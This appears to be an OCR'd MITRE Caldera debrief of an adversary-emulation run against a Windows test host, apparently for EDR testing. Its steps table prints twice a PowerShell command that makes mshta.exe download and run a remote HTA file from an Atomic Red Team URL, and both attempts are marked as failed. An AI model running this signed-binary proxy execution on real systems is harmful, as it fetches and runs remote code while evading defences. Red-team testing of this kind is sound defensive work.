OPERATIONS DEBRIEF

Generated on 2025-01-15T10:50:11Z


This document covers the overall campaign analytics made up of the selected set of operations. The below sections contain general metadata about the selected operations as well as graphical views of the operations, the techniques and tactics used, and the facts discovered by the operations. The following sections include a more in depth review of each specific operation ran.

TACTICS AND TECHNIQUES

Tactics	Techniques	Abilities
Defense-evasion	T1218.005: Signed Binary Proxy Execution: Mshta	T210.005 Invoke HTML Application - Direct download from URI

STEPS GRAPH


This is a graphical display of the agents connected to the command and control (C2), the operations run, and the steps of each operation as they relate to the agents.




OPERATIONS DEBRIEF

TECHNIQUE GRAPH


This graph displays the order of techniques executed by the operation. A technique explains the technical method or the "how" of a step.






ATTACK PATH GRAPH

This graph displays the attack path of hosts compromised by Caldera. Source and target hosts are connected by the method of execution used to start the agent on the target host.





STEPS IN OPERATION `T210.005`

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

Time	Status	Agent	Name	Command	Facts
2025-01-15T07:36:31Z	failure	ybdoeg	Invoke HTML Application - Direct download from URI	$RequiredModule = Get-Module -Name AtomicTestHarnesses -ListAvailable; if (-not $RequiredModule) {Install-Module -Name AtomicTestHarnesses -Scope CurrentUser -Force}; ; Invoke-ATHHTMLApplication -HTAUri https://raw.githubusercontent.com/redcanaryco/atomic-red-team/24549e3866407c3080b95b6afebf78e8acd23352/atomics/T1218.005/src/T1218.005.hta -MSHTAFilePath $env:windir\system32\mshta.exe	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-01-15 T07:39:55Z	failure	ybdoeg	Invoke HTML Application - Direct download from URI	$RequiredModule = Get-Module -Name AtomicTestHarnesses -ListAvailable; if (-not $RequiredModule) {Install-Module -Name AtomicTestHarnesses -Scope CurrentUser -Force}; ; Invoke-ATHHTMLApplication -HTAUri https://raw.githubusercontent.com/redcanaryco/atomic-red-team/24549e3866407c3080b95b6afebf78e8acd23352/atomics/T1218.005/src/T1218.005.hta -MSHTAFilePath $env:windir\system32\mshta.exe	No


STATISTICS

An operation's planner makes up the decision making process. It contains logic for how a running operation should make decisions about which abilities to use and in what order. An objective is a collection of fact targets, called goals, which can be tied to adversaries. During the course of an operation, every time the planner is evaluated, the current objective status is evaluated in light of the current knowledge of the operation, with the operation completing should all goals be met.

Name	State	Planner	Objective	Time
T210.005	running	atomic	default	Not finished

TACTIC GRAPH

This graph displays the order of tactics executed by the operation. A tactic explains the general purpose or the "why" of a step.



AGENTS

The table below displays information about the agents used. An agent's paw is the unique identifier, or paw print, of an agent. Also included are the username of the user who executed the agent, the privilege level of the agent process, and the name of the agent executable.

Paw	Host	Platform	Username	Privilege	Executable
ybdoeg	vdi-win10-d-10	windows	VDI-WIN10-D-10\admin	Elevated	edrtest.exe

OPERATIONS DEBRIEF

FACTS FOUND IN OPERATION T210.005

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

Trait	Value	Score	Source	Command Run
file.sensitive.extension	wav	1	ed3..96b	No Command (IMPORTED)
file.sensitive.extension	yml	1	ed3..96b	No Command (IMPORTED)
file.sensitive.extension	png	1	ed3..96b	No Command (IMPORTED)
server.malicious.url	keyloggedsite.com	1	ed3..96b	No Command (IMPORTED)

FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.